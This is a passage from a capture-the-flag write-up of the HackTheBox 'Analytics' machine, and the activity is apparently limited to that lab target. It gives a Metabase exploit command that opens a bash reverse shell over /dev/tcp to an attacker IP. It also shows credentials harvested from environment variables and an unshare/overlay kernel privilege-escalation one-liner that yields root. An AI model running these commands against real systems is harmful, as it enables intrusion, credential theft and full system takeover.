python3 main.py -u http://data.analytical.htb -t '249fa03d-fd94-4d5b-b94f-b4ebf3df681f' -c "bash -c 'bash -i >& /dev/tcp/10.10.16.31/9001 0>&1'"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```

And we get our revshell on the box

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.233 44640
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
22487ad7bf44:/$ id
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
22487ad7bf44:/$
```

Apparently this is ash (dont know much about this)


```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.233 44640
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
22487ad7bf44:/$ id
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
22487ad7bf44:/$ cat /etc/passwd | grep "sh$"
cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/ash
metabase:x:2000:2000:Linux User,,,:/home/metabase:/bin/ash
22487ad7bf44:/$
```

Lateral PrivEsc

So this seems like a container or something as this is very limited in terms of what it has

Lets just run linpeas to confirm that and/or for further exploitation



Docker it is lets see if linpeas found anything else

Lets check the env variables as well

```
22487ad7bf44:~$ env
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=22487ad7bf44
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/home/metabase
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=5
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
OLDPWD=/
22487ad7bf44:~$
```

⚠ User Creds

```
Username : metalytics
Password : An4lytics_ds20223#
```

We got some creds here so what im thinking is that su doesnt work on this container as this is not configured as suid

So lets try sshing in to see where we end up

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Analytics git:(main)±3 (9.751s)
ssh metalytics@analytical.htb
metalytics@analytical.htb's password:

metalytics@analytics:~ (0.071s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 12 03:36:02 PM UTC 2024

metalytics@analytics ~
```

And we get in as the user on host
Here is your user.txt

```
metalytics@analytics ~ (0.296s)
ls -al

total 36
drwxr-x--- 4 metalytics metalytics 4096 Aug  8  2023 .
drwxr-xr-x 3 root       root       4096 Aug  8  2023 ..
lrwxrwxrwx 1 root       root          9 Aug  3  2023 .bash_history -> /dev/null
-rw-r--r-- 1 metalytics metalytics  220 Aug  3  2023 .bash_logout
-rw-r--r-- 1 metalytics metalytics 3771 Aug  3  2023 .bashrc
drwx------ 2 metalytics metalytics 4096 Aug  8  2023 .cache
drwxrwxr-x 3 metalytics metalytics 4096 Aug  8  2023 .local
-rw-r--r-- 1 metalytics metalytics  807 Aug  3  2023 .profile
-rw-r----- 1 root       metalytics   33 Oct 12 14:25 user.txt
-rw-r--r-- 1 metalytics metalytics   39 Aug  8  2023 .vimrc
```

Vertical PrivEsc

So i ran linpeas on this now

```
╔═══════════╗ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

Seems like this is listening on 3000 lets port forward that to us

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Analytics git:(main)±2 (3.492s)
ssh -L 8000:127.0.0.1:3000 metalytics@analytical.htb

metalytics@analytical.htb's password:
```

It just this page again


Nothing here lets see the kernel version as i got nothing else to do

```
metalytics@analytics:~ (0.124s)
uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux

metalytics@analytics ~
```

Now lets seee if this is vulnerable

Lets see this reddit thread here



Lets run this one

```
metalytics@analytics ~ (0.26s)
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*; u/python3 -c 'import os;os.setuid(0);os.system(\"id\")'"
uid=0(root) gid=0(root) groups=0(root)
```

Lets get root now, run this and u should have root

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*; u/python3 -c 'import
os;os.setuid(0);os.system(\"bash\")'"
```

```
metalytics@analytics ~
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -

mkdir: cannot create directory ‘l’: File exists
mkdir: cannot create directory ‘u’: File exists
mkdir: cannot create directory ‘w’: File exists
mkdir: cannot create directory ‘m’: File exists
root@analytics:~# id
uid=0(root) gid=0(root) groups=0(root)
root@analytics:~#
```

So this is broken here

```
root@analytics:/#
root@analytics:/# cd /root
bash: cd: /root: Permission denied
root@analytics:/# cat /etc/shadow
cat: /etc/shadow: Permission denied
root@analytics:/#
```

Another way is this

```
metalytics@analytics ~
u/python3

Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@analytics:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:~#
```

And it should just work now
here is your root.txt

```
root@analytics:~# cd /root
root@analytics:/root# ls -al
total 48
drwx------  6 root root 4096 Oct 12 14:25 .
drwxr-xr-x 18 root root 4096 Aug  8  2023 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 27  2023 .cache
drwxr-xr-x  3 root root 4096 Apr 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct 12 14:25 root.txt
drwxr-xr-x  2 root root 4096 Aug 25  2023 .scripts
-rw-r--r--  1 root root   66 Aug 25  2023 .selected_editor
drwx------  2 root root 4096 Apr 27  2023 .ssh
-rw-r--r--  1 root root   39 Aug  8  2023 .vimrc
-rw-r--r--  1 root root  165 Aug  8  2023 .wget-hsts
root@analytics:/root#
```

Thanks for reading :)